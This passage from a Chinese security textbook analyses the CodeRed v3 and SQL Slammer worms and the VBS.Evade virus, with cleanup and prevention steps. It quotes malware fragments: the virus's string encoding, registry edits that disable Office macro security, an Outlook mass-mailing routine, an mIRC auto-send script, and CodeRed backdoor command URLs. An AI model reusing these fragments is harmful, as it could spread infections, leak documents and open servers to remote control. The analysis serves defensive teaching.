② 传播方式多样。如“尼姆达”病毒和“求职信”病毒,可利用的传播途径包括文件、电子邮件、Web 服务器、网络共享等。

③ 病毒制作技术新。与传统的病毒不同的是，许多新病毒是利用当前最新的编程语言与编程技术实现的，易于修改以产生新的变种，从而逃避反病毒软件的搜索。另外，新病毒利用 Java、ActiveX、VB Script 等技术，可以潜伏在 HTML 页面中，在上网浏览时触发。

④ 与黑客技术相结合。潜在的威胁和损失更大，以红色代码为例，感染后的计算机的 Web 目录的\scripts 下将生成一个 root. exe，可以远程执行任何命令，从而使黑客能够再次进入。

2. 网络蠕虫病毒分析

蠕虫和普通病毒不同的一个特征是蠕虫病毒往往能够利用漏洞，这里的漏洞或者说是缺陷，可分为两种：软件的缺陷和人为的缺陷。

(1) 软件的缺陷：如远程溢出，微软 IE 和 Outlook 的自动执行漏洞等，需要软件厂商和用户共同配合，不断地升级软件。

(2) 人为的缺陷：主要是指计算机用户的疏忽。这就是所谓的社会工程学(Social Engineering)，例如：当收到一封邮件带着病毒的求职信邮件时，大多数人都会报着好奇去点击。

对于企业用户来说，威胁主要集中在服务器和大型应用软件的安全上，而个人用户而言，主要是防范第二种缺陷。

利用系统漏洞的恶性蠕虫病毒分析。

在这种病毒中，以红色代码，尼姆达和 SQL 蠕虫王为代表。它们共同的特征是利用微软服务器和应用程序组件的某个漏洞进行攻击，由于网上存在这样的漏洞比较普遍，使得病毒很容易地传播，而且攻击的对象大都为服务器，所以造成的网络堵塞现象严重。

SQL 蠕虫王病毒攻击的是微软数据库 SQL Server 2000，利用 MSSQL2000 服务远程堆栈缓冲区溢出漏洞，SQL Server 监听 UDP 的 1434 端口，客户端可以通过发送消息到这个端口来查询目前可用的连接方式(连接方式可以是命名通道也可以是 TCP)，但是此程序存在严重漏洞，当客户端发送超长数据包时，将导致缓冲区溢出，黑客可以利用该漏洞在远程机器上执行自己的恶意代码。“SQL 蠕虫王”病毒通过一段 376 个字节的恶意代码，远程获得对方主机的系统控制权限，取得 3 个 Win32 API 地址，GetTickCount、socket、sendto，接着病毒使用 GetTickCount 获得一个随机数，进入一个死循环继续传播。在该循环中蠕虫使用获得的随机数生成一个随机的 IP 地址，然后将自身代码发送至 1434 端口(Microsoft SQL Server 开放端口)，该蠕虫传播速度极快，其使用广播数据包方式发送自身代码，每次均攻击子网中所有 255 台可能存在机器。由于这是一个死循环的过程，发包密度仅和机器性能和网络带宽有关，所以发送的数据量非常大。该蠕虫对被感染机器本身并没有进行任何恶意破坏行为，也没有向硬盘上写文件，仅仅存在与内存中。对于感染的系统，重新启动后就可以清除蠕虫，但是仍然会重复感染。由于发送数据包占用了大量系统资源和网络带宽，形成 Udp Flood，感染了该蠕虫的网络性能会极度下降。一个百兆网络内只要有一两台计算机感染该蠕虫就会导致整个网络访问阻塞。

3. CodeRed. v3 病毒感染

(1) 在服务器上安装 Windows 2000 Server，注意不要安装补丁程序，以模拟实验环境保证病毒可以入侵。

(2) 在 Windows 2000 Server 服务器上单击带有病毒的邮件的附件，一般来说，邮件的主要情况如下。

邮件主题：不固定

附加文件：不固定，但与邮件主题同名

邮件内容：英文或西班牙文，如下

英文：Hi! How are you? I send you this file in order to have your advice OR I hope you can help me with this file that I send OR I hope you like the file that I send you OR This is the file with the information that you ask for See you later. Thanks.

西班牙文：Hola como estas? Te mandoeste archivo paraque me des tupunto devista ORE sperome puedasayudar conel archivoque te mando ORE sperotegusteeste archivoque te mando ORE ste esel archivocon ia informacion que me pediste Nos vemospronto，gracias.

(3) 带有 CodeRed. v3 病毒的服务器情况。

蠕虫的传播是通过 TCP/IP 协议和端口 80，利用上述漏洞蠕虫将自己作为一个 TCP/IP 流直接发送到染毒系统的缓冲区，蠕虫依次扫描 Web，以便能够感染其他的系统。一旦感染了当前的系统，蠕虫会检测硬盘中是否存在 c:\notworm，如果该文件存在，蠕虫将停止感染其他主机。

蠕虫会"强制"Web 页中包含下面的代码，可以打开任一 HTML 页面查看：

```
<html><head><meta http-equiv = "Content-Type"content = "text/html;charset = English">
<title>HELLO!</title>
</head>
<bady>
<hr size = 5>
<fontcolor = "red"><p align = "center"> Welcome to http://www.worm.com !<br><br>
HackedBy Chinese!</font></hr>
</bady>
</html>
```

该页面的显示结果为：

```
Welcome to http://www.worm.com !
Hacked By Chinese!
```

4. CodeRed. v3 特征代码分析

下面再对 CodeRed. v3 病毒进行特征分析，这个蠕虫的行为可以分为 4 部分：初始化、感染、繁殖、安装木马。

(1) 初始化

当一个 Web 服务器感染此病毒后，它首先将初始化：

① 确定 Kernel32. dll 动态链接库中 IIS 服务器的服务进程地址。

② 查找调用 API 函数 GetProcAddress 以使用以下 API 函数：

```
LoadLibraryA
CreateThread
…
…
GetSystemTime
```

③ 加载 WS2_32.dll 库使用 socket close/socket SA/GetLastError 等函数。

④ 从 USER32.DLL 中调用 ExitWindowsEx 以重新启动系统。

(2) 感染

① 蠕虫设置一个跳转表,以便得到所有需要的函数地址。

② 获得当前主机的 IP 地址,以便在后面的繁殖步骤中处理子网掩码时使用。

③ 检查系统语言是否中文(中国台湾或中华人民共和国版本)。

④ 检查是否已经执行过了,如已执行则跳至繁殖步骤。

⑤ 检查"CodeRedII" atom 是否已被放置。这个步骤可以确保此主机不会被重复感染。(如已放置,则进入永久休眠状态。)

⑥ 如上一步检查没有发现"CodeRedII"atom,则增加一个"CodeRedII" atom。(用来表示此主机已经被感染。)

⑦ 对于非中文系统,将工作线程数目定为 300。如果是中文系统,则设置为 600。

⑧ 蠕虫开始产生一个新的线程跳到第一步去执行。蠕虫会根据上一步中设定的线程。(数目产生新线程。这些线程都会跳至繁殖步骤去执行。)

⑨ 调用木马功能。

⑩ 如果是非中文系统,休眠 1 天;如果是中文系统,休眠 2 天。重新启动系统。这会清除内存中驻留的蠕虫,只留下后门和 explorer.exe 木马。

(3) 繁殖

① 设置 IP_STORAGE 变量。保证不会重复感染本主机。

② 休眠 64hms。

③ 获取本地系统时间。蠕虫会检查当前时间是不是小于 2002 年或月份小于 10 月。如果日期超出了上述条件,蠕虫会重新启动系统。这使蠕虫的传播不会超过 10 月 1 日。

④ 设置 SockAddr_in 变量,获取攻击主机 IP 时会使用这个变量。

⑤ 设置 Socket 套接字。蠕虫调用 Socket()函数,产生一个套接字,并设置该套接字为非阻塞模式。这可以加速连接速度。

⑥ 产生下一个要攻击主机的 IP 并发起连接。如果连接成功,将跳到"设置套接字为阻塞模式"步骤。

⑦ 调用 select()。如果没有返回句柄,则跳到最后一步。

⑧ 设置套接字为阻塞模式。这是因为连接已经建立,没有必要再使用非阻塞模式。

⑨ 向该套接字发送一份蠕虫的复制。

⑩ 执行 recv 调用。关闭套接字,返回第一步。

繁殖中的 IP 地址分析:

这个蠕虫的独特之处在于选择下一个要连接的主机 IP 的方法。它首先在 1~254 的范围内随机生成 4 个字节(防止 IP 地址为一个 0 或 255)。然后,随机从这些字节中取出一个字节,然后与 7 做与操作('AND'),产生一个 0 ~7 之间的随机数。然后根据这个随机数从一个地址掩码表中取出相应的掩码,实际掩码在内存中的位置是反向存储的。

这个表可以决定随机生成的 IP 地址有多少会被使用。例如,如果生成一个随机数 5,则根据上面的掩码表,新的地址应该一半为随机地址一半为旧 IP 地址。例如,目前受害者 IP 地址是 192.168.1.1,随机产生的 IP 可能是 01.23.45.67,则新的攻击地址可能为

192.168.45.67。

其结果就是新的被攻击 IP 会有 3/8 的概率(5,6,7)在当前机器 IP 所在的 B 类地址范围内产生,有 4/8 的概率(1,2,3,4)在 A 类范围内产生,另外 1/8 的概率是随机 IP 地址(0)。

蠕虫如果发现产生的 IP 是 127.x.x.x 或 224.x.x.x,或者与当前 IP 相同,就会重新产生一个新的 IP。

很多情况下,与被感染的主机在同一或相近网段内的主机也使用相同的系统。因此,蠕虫使用这种机制就会大大增加感染的成功率。

(4) 安装木马

① 获取%SYSTEM%系统目录。例如 C:\WINNT\SYSTEM32

② 将 cmd.exe 加到系统目录字符串的末尾,例如 C:\WINNT\SYSTEM32\cmd.exe

③ 将驱动器盘符设置为 C:

④ 将 cmd.exe 复制到驱动器盘符:\inetpub\scripts\root.exe

⑤ 将 cmd.exe 复制到驱动器盘符:\progra~1\common~1\system\MSADC\root.exe

⑥ 创建"驱动器盘符:\explorer.exe"

⑦ 往"驱动器盘符:\explorer.exe"中写入二进制代码。

⑧ 关闭"驱动器盘符:\explorer.exe"

⑨ 将驱动器盘符改为 D,重复从第④步开始的操作

⑩ 回到感染阶段的最后一步,开始休眠。

安装木马的详细分析:

蠕虫创建的"explorer.exe"是一个木马,它的主要工作方式如下。

获取本地 Windows 目录

执行真正的"explorer.exe"

进入下面的死循环:

```
while(1)
{
设置"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SFCDisable"
为 0FFFFFF9Dh,禁止系统文件保护检查
设置"SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\Scripts"
为,,217
设置"SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\msadc"
为,,217
设置"SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\c"
为 c: \,,217
设置"SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\d"
为 d: \,,217
休眠 10 分钟
}
```

蠕虫通过修改上面的注册表增加了两个虚拟 Web 目录(/c 和/d),并将其分别映射到 C:\和 D:\。这使得即使用户删除了 root.exe,只要"explorer.exe"木马仍在运行,攻击者仍然可以利用这两个虚拟目录来远程访问系统。例如:

```
http: //TARGET/scripts/root.exe?/c + command (如果 root.exe 还存在)
```

```
http: //TARGET/msadcs/root.exe?/c + command
http: //TARGET/c/winnt/system32/cmd.exe?/c + command (如果 root.exe 已经被删除)
http: //TARGET/c/inetpub/scripts/root.exe?/c + command
http: //TARGET/c/progra~1/common~1/system/MSADC/root.exe?/c + command
```


蠕虫将“explorer. exe”木马放在"C：\"和"D：\"的根目录下面，这是想利用微软安全公告 MS00-052（http：//www. microsoft. com/technet/security/bulletin/MS00-052. asp）中所描述的漏洞，Windows 系统在执行可执行程序时，会先搜索系统盘根目录下面有没有同名的程序，如果有，就先执行该程序。因此，如果攻击者将“exploer. exe”木马放在系统盘根目录下面，就可能先于真正的“exploer. exe”被执行。当属于管理员组的用户交互地登录进入系统时，木马将被执行。如果没有安装 SP4 或 MS00-052 中的补丁，就可能执行这个木马程序；否则，不会执行这个木马。

（5）病毒清除

首先立即关闭所有 80 端口的 Web 服务，避免病毒继续传播，再按以下要求进行操作。

① 清除的 Web 服务器中的两个后门文件：/msadc/root. exe，/scripts/root. exe

这两个文件的物理地址一般情况下默认为：

```
C: \inetpub\scripts\root.exe
C: \progra~1\common~1\system\MSADC\root.exe
```

② 清除本地硬盘中：C：\explorer. exe 和 D：\explorer. exe，先要杀掉进程 explorer. exe，打开“任务管理器”，选择“进程”选项卡。检查是否进程中有两个“exploer. exe”。如果找到两个“exploer. exe”，说明木马已经在计算机上运行了，在菜单栏中选择“查看”→“选定列”→“线程计数”选项，单击“确定”按钮。这时会发现显示框中增加了新的一列“线程数”，检查两个“exploer. exe”，显示线程数为“1”的“exploer. exe”就是木马程序，应该结束这个进程。

之后，就可以删除掉 C：\exploer. exe 和 D：\exploer. exe 了，这两个程序都设置了隐藏和只读属性。需要设置“资源管理器”中的“查看”→“选项”→隐藏文件为“显示所有文件”才能看到它们。

③ 清除病毒在注册表中添加的项目：

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

删除键：SFCDisable；键值为：0FFFFFF9Dh 或将键值改为 0

（设置为 0FFFFFF9Dh 后，将在登录时禁止系统文件检查 ）

```
HKLM\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\
```

键：Scripts；键值为：217 改为 201

（这个键默认就是被打开的，不过如果没有特别需要的话，可以关闭。）

（因为很多漏洞都是利用了这个虚拟目录下的文件攻击的。）

```
HKLM\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\
```

键：msadc；键值为：217 改为 201

（同 Scripts ）

```
HKLM\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\
```

删除键：c；键值为：c：\217
（它将本地硬盘中的 C 盘在 Web 中共享为 c ）

```
HKLM\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\
```

删除键：d；键值为：d：\217（它将本地硬盘中的 D 盘在 Web 中共享为 d）

如果不删除注册表中的以上键，中毒服务器的本地硬盘 C、D 将被完全控制。

④ 重新启动系统，以确保 CodeRed. v3 彻底清除。

如果要确保清除病毒后不再次被感染，就需要安装微软发布的补丁。

综上所述，此蠕虫病毒本身除了对网络产生拒绝服务攻击外，并没有别的破坏措施，但如果病毒编写者在编写病毒的时候加入破坏代码，后果将不堪设想。

（6）防范蠕虫病毒措施

企业防范蠕虫病毒的时候需要考虑几个问题：病毒的查杀能力，病毒的监控能力，新病毒的反应能力。而企业防毒的一个重要方面是管理和策略。推荐的企业防范蠕虫病毒的策略如下。

① 加强网络管理员安全管理水平，提高安全意识。由于蠕虫病毒利用的是系统漏洞进行攻击，所以需要在第一时间内保持系统和应用软件的安全性，保持各种操作系统和应用软件的更新。由于各种漏洞的出现，使得安全不再是一种一劳永逸的事，而作为企业用户而言，所经受攻击的危险也是越来越大，要求企业的管理水平和安全意识也越来越高。

② 建立病毒检测系统。能够在第一时间内检测到网络异常和病毒攻击。

③ 建立应急响应系统。将风险减少到最小，由于蠕虫病毒爆发的突然性，可能在病毒发现的时候已经蔓延到了整个网络，所以在突发情况下，建立一个紧急响应系统是很有必要的，在病毒爆发的第一时间即能提供解决方案。

④ 建立灾难备份系统。对于数据库和数据系统，必须采用定期备份，多机备份措施，防止意外灾难下的数据丢失。

⑤ 对于局域网而言，可以采用以下一些主要手段。

在因特网接入口处安装防火墙式防杀计算机病毒产品，将病毒隔离在局域网之外。

对邮件服务器进行监控，防止带毒邮件进行传播。

对局域网用户进行安全培训。

建立局域网内部的升级系统，包括各种操作系统的补丁升级，各种常用的应用软件升级，各种杀毒软件病毒库的升级等。

6.3 VBS 病毒特征分析

6.3.1 病毒感染特征简介

常用的 VBS 病毒包括邮件传播、网络传播、HappyTime、Klez 和叛逃者等。

混合型脚本病毒“叛逃者”（VBS. Evade）病毒。该病毒不但感染脚本文件、Excel 和 Word 文档，而且还会直接覆盖一部分音乐、视频及工作文档。同时，“叛逃者”会通过

E-mail 到处发放已被感染 Office 文档，造成用户重要信息泄露。

因此，该病毒危害性极大。下面就该病毒的工作原理和解决办法具体分析介绍一下。

(1) 该病毒的感染特征

叛逃者病毒属于 VBS 脚本病毒，同时也具有宏病毒的特征。当计算机感染该病毒后，会发生以下变化。

① 对注册表的修改

(a) 添加 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Winsart，其值为 Wscript. exe SysDir\Winstart. vbs %1"，其中 SYSDir 为用户的系统目录。

(b) 修改 HKEY_LOCAL_MACHINE\Software\Microsoft\Xl. Application. Version \Excel\ Security \ Level 和 HKEY _ LOCAL _ MACHINE \ Software \ Microsoft \ Xl. Application. Version \Excel\Security\AcessVBOM 为 1。

(c) 修改 HKEY_LOCAL_MACHINE\Software\Microsoft\Wd. Application. Version\Excel\ Security \ Level 和 HKEY _ LOCAL _ MACHINE \ Software \ Microsoft \ Wd. Application. Version\Excel\Security\AcessVBOM 为 1。

(d) 在 HKEY _ CURRENT _ USER \ Software \ Zed/[rRlf] \ VBS/Evade \ RecordContacts\键下面会建立相应的 E-mail 发送结果记录。

(e) 添加键值 HKEY_CURRENT_USER\Software\Zed/[rRlf]\VBS/Evade VBS/Evade. A by Zed[rRlf]

② 添加的文件

该病毒运行后，会在用户的 Windows 目录添加如下 2 个病毒体文件：Netlnk32. vbs、Conversation. vbe；会在用户的系统目录添加如下 4 个病毒体文件：Winstart. vbs、Wininst32. vbs、Winnt32. vbs、Winnet32. vbs；会在磁盘根目录(C 盘除外)下建立文件 Passwords. vbs，它们都是对病毒本身的完整备份。会在系统目录添加 evade. gif、evade. jpg，这两个文件是用来载入到 Excel 和 Word 中的病毒文件副本，它们不同于前面的几个病毒体文件。

③ 对文件的修改

如果存在 personal. xls 文件，则原有文件将被删除，并且建立新的 personal. xls 文件；否则，直接建立 personal. xls 文件。同时病毒也对 Word 的模板进行感染。如果存在 Mirc，则修改 Script. ini 文件。

④ 被感染的文件类型

病毒会对. vbs、. vbe 文件进行感染，同时也会用病毒体对 9 个目录下的所有后缀为. mp3、. mp2、. avi、. mpg、. mpeg、. mpe、. mov、. pdf、. doc、. xls、. mdb、. ppt、. pps 的 13 种数据文件进行覆盖。

(2) 病毒的危害及传染途径

病毒不对系统文件进行任何破坏，但是覆盖用户常用的一些宝贵数据如 mp3、mpg、avi、Doc、pdf、mdb、ppt 等文件。这种覆盖是不可逆的，并且病毒在借助其传播时并没有为这些宝贵数据留下副本。同时，病毒还会自动通过 E-mail 到处发送用户的 Office 文档，泄露用户的数据信息，造成非常重大的经济损失或其他不良影响。

该病毒用到了几乎现行所有脚本病毒曾经用过的传播方式：文件感染、E-mail 传播、IRC 通道传播、各种点对点共享工具传播（KaZza、Morpheus、Grokster、Bearshare、Edonkey）。同时，也采用了宏病毒的传播方式：通过模板、文档文件进行感染。

6.3.2 病毒感染实例

（1）在服务器上安装 Windows 2000 Server，注意不要安装补丁程序，以模拟实验环境保证病毒可以入侵。

（2）在 Windows 2000 Server 服务器上单击带有 VBS 病毒的邮件附件。病毒一般会生成以下标题的信件。

```
"Here is that file"
"Important file"
"The file"
"Word file"
"The file you wanted"
"Here is the file"
```

邮件内容为：

```
"The file I am sending you is confidential as well as important;
so don't let anyone else have a copy."
```

邮件的附件是被感染的当前病毒文档，当打开该病毒文档时，病毒便开始运行。

（3）在浏览一个信任的网站时，会发现打开每个文件夹的速度非常慢，这说明系统已经感染病毒。

6.3.3 特征代码分析

1. 该病毒运行的大致流程

该病毒运行流程并不复杂，可以简单描述如下：

① 复制病毒文件到用户 Windows 目录和系统目录。

② 修改注册表，改变 Excel 的安全级别。

③ 写入病毒代码到 Evade.gif，并将 Evade.gif 导入到 Personal.xls 文件。

④ 修改注册表，改变 Word 的安全级别。

⑤ 写入病毒代码到 Evade.jpg，并将该文件导入到 Word 通用模板。

⑥ 搜索整个磁盘，在每个盘符(C 盘除外)根目录下创建病毒副本 Passwords.vbs。

⑦ 感染硬盘上所有.vbs、.vbe 文件。

⑧ 对指定 9 个目录进行再次搜索，用病毒文件覆盖满足条件(指定 13 种后缀)的文件。

⑨ 如存在 Mirc，修改 Script.ini，使其可以通过 Mirc 聊天通道发送病毒文件 Conversation.vbe。

⑩ 修改注册表，标明病毒作者信息及版本。

2. 下面针对于以上具体流程结合具体代码进行分析

（1）主体病毒代码

① 该病毒的解密函数代码如下：

```
        Function E0(E1)
        For E2 = 1 To Len(E1)E3 = Mid(E1,E2,1)
        If Not Asc(E3) Mod 2 = 0 Then 'E3 的 ASCII 码是否为奇数
    E3 = Chr(Asc(E3) - 1) '是
    Else
    E3 = Chr(Asc(E3) + 1) '不是
        EndIf
        E0 = E0&E3 '整合已经处理的字符
        Next '继续,直到整个字符串处理完毕 End Function
```

这个函数具有的作用：对于给出的字符串 E1 中的每个字符，如果该字符的 ASCII 码 X 为奇数，那么用 ASCII 码值为 X−1 的字符代替这个字符，否则，用 ASCII 码值为 X+1 的字符代替这个字符。也就是说一个字符要么用它前面的字符代替，要么用它后面的字符代替。例如，F 的 ASCII 码为 70，那么 F 将被 ASCII 码为 71 的字符 G 代替，G 将被 F 代替。

那么对于病毒中的加密字符串 Rbshquhof/GhmdRxrudlNckdbu，解密后的代码就是 Scripting. FileSystemObject。

同时，由上面 F 到 G 的相互转换，可以发现，一个字符经过该函数两次处理之后会还原。其实，这个函数也是该病毒的加密函数。

② 病毒对 Excel 做修改的代码分析如下：

```
XlKey = "HKCU\Software\Microsoft\Office\" & Xl.Application.Version & "\Excel\Security")
wsc.RegWrite XlKey & "Level",1,"REG_DWORD"wsc.RegWrite XlKey & "AcessVBOM",1,"REG_DWORD" '这
里是写入注册表,修改 Excel 的安全等级…
Xl.Visible = False
Xl.WorkBooks.AddXl.ActiveWorkbook.VBProject.VBComponents.Import(fso.GetSpecialFolder(1) & "
\Evade.gif")'导入 Evade.gif 中的病毒代码
Xl.ActiveWorkbook.SaveAs (Xl.Application.StartupPath & "\Personal.xls")'将 Evade.gif 的内容
保存到 Personal.xls 文件
Xl.Quit
```

通过上面这段程序，病毒将病毒代码写入到了 Personal. xls，这样以后打开 Excel 时就会自动执行另外一段病毒代码。这段病毒代码后面会加以分析。

③ 病毒对 Word 做修改的代码分析如下：

```
WdKey = "HKCU\Software\Microsoft\Office\" & Wd.Application.Version & "\Word\Secutiry\"wsc.
RegWrite WdKey & "Level"),1,"REG_DWORD")
wsc.RegWrite WdKey & "AccessVBOM",1,"REG_DWORD")
'这里是写入注册表,修改 Word 的安全等级 Wd.Options.VirusProtection = False '关闭病毒保护
功能
Wd.Options.SaveNormalPrompt = False '自动保存模板,不给用户提示
    Wd.Options.ConfirmConversions = False '不给出确认信息…
    If Wd.NormalTemplate.VBProject.VBComponents.Item("Evade").Name <> "Evade") Then
    Wd.NormalTemplate.VBProject.VBComponents.Import SysDir & "\Evade.jpg")
    Wd.NormalTemplate.VBProject.VBComponents.Item("Evade")).Name = "Evade")
    '将 Evade.jpg 的内容保存到 Word 通用模板
    End If
```

通过上面这段程序，病毒将病毒代码写入到了 Word 通用模板，这样以后打开 Word 时也会自动执行另外一段病毒代码。这段病毒代码后面也会加以分析。

④ 病毒在往 evade. gif，evade. jpg 文件中写入的并不是直接的 VBS 代码，这段 VBS 代码写入时是通过一段转换代码处理过的，该段代码将病毒体的字符串转换为每个字符 ASCII 码串(其中 ASCII 码以十六进制表示)。其具体代码分析如下：

```
For i = 1 To Len(ScriptRead)
Tz = Mid(ScriptRead,i,1)
Tz = Hex(Asc(Tz))
'取字符的 ASCII 码,并将其转化为十六进制串
If Len(Tz) = 1 Then
'如果该字符的 ASCII 码不大于 F,譬如回车换行 D,A
Tz = E0("1")&Tz
'在字符前面加 0,譬如,将 D 转换为 0D,补足两个字符,便于后面逆向处理
End If
Gz = Gz + Tz '整合处理过的字符
If Len(Gz) = 110 Then
'如果处理的字符串达到 110 个字符(其实是 55 个字符,因为一个字符转换成十六进制 ASCII 码后两
位)
EM.WriteLine "Tz = Tz + """ + Gz + Chr(34) '将处理过的 110 个字符写入文件,实际写到文件的
是字符串 Tz = Tz + "处理过的 110 个字符"
Gz = E0("") '将 Gz 清空,以便继续处理
EndIf
If Len(ScriptRead) - i = 0 Then '如果所有字符已经处理完
EM.WriteLine "Tz = Tz + """ + Gz + Chr(34) '将剩余处理过的字符串写入文件
Gz = E0("") '将 Gz 清空
End If
Next
```

⑤ 叛逃者病毒会对整个磁盘进行搜索，寻找满足条件的文件，其搜索代码和爱虫病毒的搜索代码基本上是一模一样，同样搜索到每个盘符后，先检查该盘符是否是软盘或硬盘，如果是则对其进行递归、搜索每个文件夹，查找每个满足条件的文件。不过这段搜索代码在找到 C 盘后，会在磁盘(C 盘除外)根目录下创建一个名为 passwords. vbs 的病毒副本，这个文件名诱惑用户双击该文件，执行病毒代码。相关代码如下：

```
If UCase(NetDrive.Path) <> "C: " Then
    fso.CopyFile WScript.ScriptFullName,NetDrive.Path & "\Passwords.vbs")
End If
```

病毒为了避免反复感染同一个文件，会先查看该文件中是否含有病毒标记" ' VBS/Evade by Zed /[rRlf]"，如果存在则不对其进行感染。这里病毒并没有对目标文件进行覆盖，而是将病毒代码写在了原来文件的末尾，并且这里写入的也是转换成十六进制 ASCII 码后的病毒代码，紧接其后病毒写入了逆向转换代码和调用执行语句。

另外，病毒还会对指定 9 个目录：

```
C: KazaaMy Shared Folder
C: My Downloads
C: ProgramFiles % KazaaMy Shared Folder
```

```
C: ProgramFiles % KaZaA LiteMy Shared Folder
C: ProgramFiles % BearshareShared
C: ProgramFiles % Edonkey2000
C: ProgramFiles % MorpheusMy Shared Folder
C: ProgramFiles % GroksterMy Gorkster
C: ProgramFiles % ICQShared Files
```

进行搜索，并对.mp3、.mp2、.avi、.mpg、.mpeg、.mpe、.mov、.pdf、.doc、.xls、.mdb、.ppt、.pps 等 13 种数据文件，进行覆盖。先创建一个以原文件名为前缀，vbs 为后缀的病毒文件副本；然后，删除原来的文件。这样，用户在看到这些文件后，会以为这些文件是用户原来的文件而去双击它。这样病毒就得到了控制权。以上 9 个目录是网上进行文件共享时的默认目录，如果病毒覆盖了这些病毒中的文件，其他网络用户就会下载这些文件，这样病毒就得以广泛传播。

⑥ 叛逃者病毒可以利用 Mirc 聊天通道进行传播，并修改 Script.ini 文件，使得 Mirc 会自动向通道中的其他好友发送病毒文件。病毒依次查找如下 4 个目录：

```
C: \Mirc
C: \Mirc32
\Mirc
\Mirc32
```

如果发现这些目录，则在该目录中添加或修改文件 Script.ini，并在其中写入一些控制指令。这些指令可以自动往通道中的其他用户发送病毒文件。添加的指令如下：

```
; Mirc Scripting utility - do not modify
[Script]
n5 = no 1: Join: #; {
n6 = /if ( $ nick =  = $ me) {halt}
n7 = /msg $ nick Remember this funny conversation I had on IRC?
n8 = /dcc send - c $ nick WinDir \Conversation.vbe
n9 = }
```

（2）两个“图片”文件的代码分析

① evade.gif 文件

该文件是要被导入到 personal.xls 文件中的病毒副本。该病毒副本首先修改 Excel 安全等级，并建立一个 Auto_Open 函数，该函数只有一条调用 OsaEvade 过程的语句。OsaEvade 是病毒发作部分。Auto_Open 函数在用户打开文档时会自动执行的。这样，每次打开 Excel 文档时，病毒就会获得控制权。这也是宏病毒常用的手段。同时，病毒还做了一些基本的隐蔽措施：

```
Application.ScreenUpdating = False '不让屏幕更新，让病毒执行时不影响计算机速度
Application.DisplayAlerts = False '不让 Excel 弹出报警信息
Application.EnableCancelKey = xlDisabled '使不可以通过 ESC 键取消正在执行的宏病毒
Application.DisplayStatusBar = False '不显示状态栏，以免暴露病毒的运行情况
```

病毒还会检查相应目录下是否存在 personal.xls 和 Winstart.vbs，如果不存在，马上以 evade.gif 文件为样本创建这 2 个文件。在这个文件中最重要的一个步骤就是从当前 Outlook 中的电话簿中找到 E-mail 地址，并发送带毒 Office 文档。部分代码分析如下：

```
EmailKey = "HKEY_CURRENT_USER\Software\Zed/[rRlf]\VBS/Evade\RecordContacts\"
ReadIfSent = wsc.RegRead(EmailKey & ContactSwitch.AddressEntries(UserGroup))
'从注册表中读取信息,看是否已向该邮件地址发送过
If ReadIfSent <> "File Sent" Then '如果没有发送过,则继续
Set OutlookEmail = OutlookApp.CreateItem(0)
OutlookEmail.Recipients.Add ContactSwitch.AddressEntries(UserGroup) '收件人
OutlookEmail.Subject = L6 '邮件标题,该标题是从 7 个标题中随机选取的
OutlookEmail.Body = "The file I am sending you is confidential as well as important; so don't
let anyone else have a copy." '邮件内容
OutlookEmail.Attachments.Add ActiveWorkbook.FullName '邮件附件,这里贴上的是染毒的 Office 文
档,因此会造成文件泄露
OutlookEmail.Importance = 2 '文件重要等级
OutlookEmail.DeleteAfterSubmit = True '发送后自我删除
OutlookEmail.Send '发送邮件
wsc.RegWrite EmailKey & ContactSwitch.AddressEntries(UserGroup),"File Sent" '在注册表中记
录,以免重复发送
End If
```

另外该文件中含有一个非常重要的转换函数,前面讲过主病毒文件被写入到这个文件时是经过 ASCII 码转换的。要让这段代码写入到 Winstart.vbs 中能执行,这里就需要对其做恢复转换。这个函数如下:

Function CM(CN)For GC = 1 To Len(CN) Step 2 '以两个字符为单位,因为一个字符转换成十进制 ASCII 码后为两个字符 CM = CM & Chr("&h" & Mid(CN,GC,2)) '譬如 A 的 ASCII 码为 65,转换为十六进制为 41,这里就是将 41 转换成字符 ANextEnd Function。

② evade.jpg 文件

这个文件开始是用于导入到 Word 通用模板的。该病毒副本同样修改了 Word 安全等级,并创建了 AutoClose、AutoOpen、ViewVBCode、Evade 过程。其中,在 Evade 过程中是病毒表现代码;前两个在 Word 文件关闭、打开时会自动执行,并且这两个过程均调用了 Evade 过程;这里 ViewVBCode 过程中没有任何语句,这样,当用户按 Alt+F8 键后就不会调出宏编辑窗口,而是不做任何动作,这从某种程度上保护了病毒程序不被他人分析。

另外,和 evade.gif 文件一样,病毒也做了一些基本的隐蔽措施:

```
Application.DisplayStatusBar = 0 '不显示状态栏,以免暴露病毒的运行情况
Application.ScreenUpdating = 0 '不让屏幕更新,让病毒执行时不影响计算机速度
Application.EnableCancelKey = wdCancelDisabled '使不可以通过 ESC 键取消正在执行的宏病毒
Application.DisplayAlerts = wdAlertsNone '不让 Excel 弹出报警信息
CommandBars("Tools").Controls("Macro").Enabled = 0 '屏蔽工具菜单中的"宏"
CommandBars("Macro").Controls("Security...").Enabled = 0 '屏蔽宏菜单的"安全性…"
CommandBars("Macro").Controls("Macros...").Enabled = 0 '屏蔽宏菜单的"宏…"
CommandBars("Tools").Controls("Customize...").Enabled = 0 '屏蔽工具菜单的"自定义…"
CommandBars("View").Controls("Toolbars").Enabled = 0 '屏蔽视图宏菜单的"工具栏"
CommandBars("format").Controls("Object...").Enabled = 0 '屏蔽格式菜单的"对象"
```

这样,病毒通过这些设置就可以防止用户通过对 Word 进行一些设置查看和解除宏病毒代码。

另外,其他部分和 evade.gif 文件功能基本上一样。该文件同样含有 E-mail 发送代码和恢复转换函数,并且原理一模一样,这里不在具体叙述。

6.3.4 病毒清除

由于叛逃者病毒不仅感染了 VBS 脚本文件、覆盖了其他类型的文件，同时也感染了 Word、Excel，因此该病毒在解除过程中不得运行脚本文件，也不得对 Word、Excel 进行操作。

下面简要谈一下这个病毒的解除思路：

(1) 按照前面所提到的部分删除或改回被修改过的注册表键值。

